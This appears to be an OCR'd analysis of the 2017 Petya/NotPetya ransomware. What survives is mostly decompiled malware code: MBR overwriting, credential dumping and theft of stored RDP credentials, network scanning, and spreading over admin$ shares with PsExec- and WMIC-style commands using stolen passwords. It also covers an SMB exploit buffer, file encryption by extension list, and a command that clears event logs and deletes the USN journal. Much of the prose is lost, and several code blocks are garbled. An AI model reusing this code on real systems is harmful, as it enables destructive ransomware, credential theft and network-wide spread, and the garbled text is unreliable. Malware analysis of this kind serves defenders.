
Petya

2017 6 27


Petya wannacry
MS17-010 wannacry
mimikatz

MBR



1.

SeShutDownPrivilege,SeDebugPrivilege,SeTcbPrivilege



3. c MBR

(1) SeDebugPrivilege 10 (521*10)
C 10

```
v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
  {
    v1 = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);
    if ( v1 )
    {
      SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
      WriteFile(v0, v1, OutBuffer.BytesPerSector, &BytesReturned, 0);
```

```
eHandle(v0)                                                    Clos
```


(2) MBR

```
result = read_disk(&FileName, &v25);    // 读取MBR数据
                                                    _DWORD * v3       _DWORD * v3
                                                  v5      _DWORD * v3
                                                v3
                                                  v4

                                                     v4
                                                   v5
                                                v5
                                                   v5

                                                result

                                               qmemcpy( mbr_data,  v25,
                                               v6

                                                   mbr_data   v6
                                                  v6

                                                     v6
```

(3) MBR


```
  if ( v19 )
  {
    do
    {
      result = write_disk(v20, &FileName, (LPCVOID)v13);// 新MBR,勒索信息等。
      if ( result < 0 )
        break;
      ++v20;
      v13 += 0x200;
    }
    while ( v20 < v19 );
  }
}
else
{
  result = 0x80070057;
}
dword_1001F8F8 = result;
if ( result >= 0 )
{
  result = write_disk(32, &FileName, &Buffer);// 比特币钱包信息
  dword_1001F8F8 = result;
  if ( result >= 0 )
  {
    result = write_disk(33, &FileName, &v21);// 填充0x07
    dword_1001F8F8 = result;
    if ( result >= 0 )
    {
      result = write_disk(34, &FileName, &mbr_data);// 原MBR
      goto LABEL_50;
    }
```

(4) MBR



```
000000000  FA 31 C0 8E D8 8E D0 8E  C0 8D 26 00 7C FB 66 B8  ú1ÀŽØŽÐŽÀ□& |ûf¸
000000010  20 00 00 00 88 16 93 7C  66 BB 01 00 00 00 B9 00  ˆ ˜|f»    ¹
000000020  80 E8 14 00 66 48 66 83  F8 00 75 F5 66 A1 00 80  €è fHfƒø uõf¡ €
000000030  EA 00 80 00 00 F4 EB FD  66 50 66 31 C0 52 56 57  ê € ôëýfPf1ÀRVW
000000040  66 50 66 53 89 E7 66 50  66 53 06 51 6A 01 6A 10  fPfS‰çfPfS Qj j
000000050  89 E6 8A 16 93 7C B4 42  CD 13 89 FC 66 5B 66 58  ‰æŠ ˜|´BÍ ‰üf[fX
000000060  73 08 50 30 E4 CD 13 58  EB D6 66 83 C3 01 66 83  s P0äÍ XëÖfƒÃ f
000000070  D0 00 81 C1 00 02 73 07  8C C2 80 C6 10 8E C2 5F  Ð □Á  s ŒÂ€Æ ŽÂ_
000000080  5E 5A 66 58 C3 60 B4 0E  AC 3C 00 74 04 CD 10 EB  ^ZfXÃ`´ ¬< t Í ë
000000090  F7 61 C3 00 00 00 00 00  00 00 00 00 00 00 00 00  ÷aÃ
```

(5) 34 MBR



```
000004400  FD 36 C7 89 DF 89 D7 89  C7 8A 21 07 7B FC 61 BF  ý6Ç‰ß‰×‰Ç! {üa¿
000004410  27 07 07 07 8F 11 94 7B  61 BC 06 07 07 07 BE 07  '   □ ”{a¼    ¾
000004420  87 EF 13 07 61 4F 61 84  FF 07 72 F2 61 A6 07 87  ‡ï  aOa„ÿ ròa¦ ‡
000004430  ED 07 87 07 07 F3 EC FA  61 57 61 36 C7 55 51 50  í ‡  óìúaWa6ÇUQP
000004440  61 57 61 54 8E E0 61 57  61 54 01 56 6D 06 6D 17  aWaTŽàaWaT Vm m
000004450  8E E1 8D 11 94 7B B3 45  CA 14 8E FB 61 5C 61 5F  Žá□ ”{³EÊ Žûa\a_
000004460  74 0F 57 37 E3 CA 14 5F  EC D1 61 84 C4 06 61 84  t W7ãÊ _ìÑa„Ä a„
000004470  D7 07 86 C6 07 05 74 00  8B C5 87 C1 17 89 C5 58  × †Æ  t ‹Å‡Á ‰ÅX
000004480  59 5D 61 5F C4 67 B3 09  AB 3B 07 73 03 CA 17 EC  Y]a_Äg³ «; s Ê ì
000004490  F0 66 C4 07 07 07 07 07  07 07 07 07 07 07 07 07  ðfÄ
```


4.

(1) 1 2 Minikit MiNikit Lsass Windows 1 32 2 64 32 64

```
v3 = FindResourceW(hself, (LPCWSTR)((v20 != 0) + 1), (LPCWSTR)0xA);
if ( v3 )
  result = sub_100085D0(&lpMem, (int)&v23, v3);
else
  result = 0;
if ( result )
{
  if ( GetTempPathW(0x208u, &Buffer) )
  {
    if ( GetTempFileNameW(&Buffer, 0, 0, &TempFileName) )
    {
      pguid.Data1 = 0;
      *(_DWORD *)&pguid.Data2 = 0;
      *(_DWORD *)&pguid.Data4[0] = 0;
      *(_DWORD *)&pguid.Data4[4] = 0;
      if ( CoCreateGuid(&pguid) >= 0 )
      {
        lpsz = 0;
        if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
        {
          if ( sub_100073AE((const WCHAR *)v23, &TempFileName, lpMem) )
          {
            wsprintfW(&Parameter, L"\\\\.\\pipe\\%ws", lpsz);
            hThread = CreateThread(0, 0, sub_100073FD, &Parameter, 0, 0);
            if ( hThread )
            {
              ProcessInformation.hProcess = 0;
              ProcessInformation.hThread = 0;
              ProcessInformation.dwProcessId = 0;
              ProcessInformation.dwThreadId = 0;
              memset(&Dst, 0, 0x44u);
              v16 = 0;
              Dst = 68;
              wsprintfW(&CommandLine, L"\"%ws\" %ws", &TempFileName, &Parameter);
              if ( CreateProcessW(
```


(2) ID 3 Windows dllhost.dat
PsExec.exe exe bat vbs

5.



```
v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( v13 > 0 )
  {
    while ( 1 )
    {
      v2 = v12 + 4 * v1;
      v3 = *(_DWORD *)v2;
      v4 = *(char **)(*(_DWORD *)v2 + 8);
      if ( v4 )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
        _=
             = 0;
        goto LABEL_8;
      }
    }
    v7 = *v6 < *v5 ? -1 : 1;
8:                                                    BEL_
    if ( v7 == 0 )
    {
```

6.



```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(token_mask & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
```

```
v7
v8   sub_100083BD((int)&v6,
```

7.

```
10007E84 loc_10007E84:                           ; CODE XREF: perfc_1+8D↑j
10007E84                call    schTasks_Shutdown
10007E89                mov     ebx, ds:CreateThread
10007E8F                push    edi             ; lpThreadId
10007E90                push    edi             ; dwCreationFlags
10007E91                push    edi             ; lpParameter
10007E92                push    offset NetScan  ; lpStartAddress
10007E97                push    edi             ; dwStackSize
10007E98                push    edi             ; lpThreadAttributes
10007E99                call    ebx ; CreateThread
10007E9B                test    byte ptr g_PrivilegeFlag, 2
```

```
v8 = 0;
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
    if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
    {
      if ( __WSAFDIsSet(v2, &writefds) )
        v8 = 1;
    }
  }
  closesocket(v2);
```

```
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
}
else
{
  domaina = (LPCWSTR)1;
  if ( !bufptr )
    return domaina;
  v4 = 0;
  if ( entriesread > 0 )
  {
    v5 = bufptr + 4;
    do
    {
      if ( v5 == (LPBYTE)4 )
        break;
      if ( *((_DWORD *)v5 + 3) & 0x80000000 )
      {
        ServerScan(a1, 3u, *(LPCWSTR *)v5);
      }
      else if ( *((_DWORD *)v5 - 1) == 500 && (*((_DWORD *)v5 + 1) & 0xFu) > 4 )
      {
        memset_0(*(char **)v5, 0);
      }
      v5 += 24;
      ++v4;
```

```
if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
  && SubnetInfo->SubnetState == DhcpSubnetEnabled
  && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
{
  v3 = ClientInfo->NumElements;
  v16 = v3;
  if ( v3 && v2 < v3 )
  {
    do
    {
      v4 = ClientInfo->Clients[v2];
      if ( v4 )
      {
        v5 = ntohl(v4->ClientIpAddress);
        if ( sub_1000A3D9(v5) )
        {
          v6 = ntohl(v4->ClientIpAddress);
          v7 = inet_ntoa((struct in_addr)v6);
          v8 = (char *)sub_10006916(v7);
          v9 = v8;
          if ( v8 )
          {
            sub_10006FC7(v8, 0, a1);
            v10 = GetProcessHeap();
            HeapFree(v10, 0, v9);
          }
        }
      }
      v2 = v23 + 1;
      v23 = v2;
    }
    while ( v2 < v16 );
  }
  DhcpRpcFreeMemory(ClientInfo);
}
```

```
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, 0x8004667E, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
    if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
    {
      if ( _WSAFDIsSet(v2, &writefds) )
        v8 = 1;
    }
  }
  closesocket(v2);
}
```


8.


Windows (WMIC)

```
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a3, &v23);
while ( 1 )
{                                                       // 远程感染到admin$目录下
  pszPath = 0;
  hExistingToken = (HANDLE)WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a3, &v23);
  v4 = PathFindExtensionW(&pszPath);
  if ( v4 )
  {
    *v4 = 0;
    if ( PathFileExistsW(&pszPath) )
    {
      v12 = 1;
      goto LABEL_58;
    }
    dwErrCode = GetLastError();
  }
  v5 = 0;
  if ( WriteFile_0(&FileName, g_ProcessFileBuff, 1u, v10, v11) )
```

```
if ( !dwErrCode )
{
  buildCmd((WCHAR *)&Cmdline, (WCHAR *)&v29, a3);//  -d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 %s \\\\%s -accepteula -s
  v5 = 0;
}
if ( dwErrCode == 1 )
{
  if ( !lpUserName || !lpPassword )
    goto LABEL_53;
  buildRemoteLogin((WCHAR *)&Cmdline, (WCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
  v5 = 0;
}
if ( v29 == v5
  || Cmdline == v5
  || (!ExitCode ? (v8 = CreateProcessW(     // wbem\\wmic.exe /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" process call create \"C:\\Windows\\Sys
                        (LPCWSTR)&Cmdline,
                        (LPWSTR)&v29,
                        0,
                        0,
                        0,
                        0x8000000u,
                        0,
                        0,
                        (struct _STARTUPINFOW *)((char *)&StartupInfo + 8),
                        (struct _PROCESS_INFORMATION *)((char *)&ProcessInformation + 8))) : (v8 = CreateProcessAsUserW((HANDLE)ExitCode, (LPCWS
      !v8) )
{
  GetLastError();
  goto LABEL_51;
}
```

```
v7 = sub_10005A7E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
  sub_10002068();
  result = v7;
}
else
{
  byte_1001F8FD = 0;
  v9 = sub_10005A7E((int)&Dst, cp, 445u, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
  sub_10002068();
  result = v9;
}
```






```
*(_BYTE *)(v3 + 8) = 3;
*(_BYTE *)(v3 + 40) = 3;
*(_DWORD *)(v3 + 160) = -3145552;
*(_DWORD *)(v3 + 164) = -1;
*(_DWORD *)(v3 + 168) = -3145552;
*(_DWORD *)(v3 + 172) = -1;
*(_DWORD *)(v3 + 192) = -2101056;
*(_DWORD *)(v3 + 196) = -2101056;
*(_DWORD *)(v3 + 396) = -2100848;
*(_DWORD *)(v3 + 404) = -2100752;
*(_DWORD *)(v3 + 472) = -3145232;
*(_DWORD *)(v3 + 476) = -1;
*(_DWORD *)(v3 + 488) = -3145216;
*(_DWORD *)(v3 + 492) = -1;
v5 = 0;
do
{
```


v5

9.

```
result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
  *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/u"
                             "HB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ22TK0A2DtX4GRKxEEFLCy7vP12EYO"
                             "PXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwFITDbDDmdrRIiUEUw6o3pt5pNOskfO"
                             "JbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6"
                             "U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
  *(_DWORD *)(result + 28) = 0;
  *(_DWORD *)result = *(_DWORD *)RootPathName;
  *(_DWORD *)(result + 4) = v4;
  result = (signed int)CreateThread(0, 0, EncrypteAndShowInfo_Thread, (LPVOID)result, 0, 0);
}
```

```
    v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
  }
  if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
    goto LABEL_10;
LABEL_7:
  v2 = lpThreadParameter;
  if ( sub_10001B4E((int)lpThreadParameter) )
  {
    FileSearchAndEncryted((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
    Gen_TipInfo((LPCWSTR)lpThreadParameter);
    CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
  }
  CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
LABEL_11:
  LocalFree(v2);
```

```
    if ( wcscmp(FindFileData.cFileName, L".")
      && wcscmp(FindFileData.cFileName, L"..")
      && PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
    {
      if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
      {
        v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
        if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
        {
          wsprintfW(&v10, L"%ws.", v5);
          if ( StrStrIW(
```




```
p.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
v.work.xls.xlsx.xvd.zip.",
                                                    "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vs
                                                    &v10) )
          {
            EncryptFile(&FileName, a3);
          }
        }
      }
      else if ( !StrStrIW(L"C:\\Windows;", &FileName) )
      {
        FileSearchAndEncryted(&FileName, a2 - 1, a3);
      }
    }
  }
  while ( FindNextFileW(hFindFile, &FindFileData) );
```

10.

```
wsprintfW(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v14 = 0;
sub_100083BD((int)&v13, 3);
```

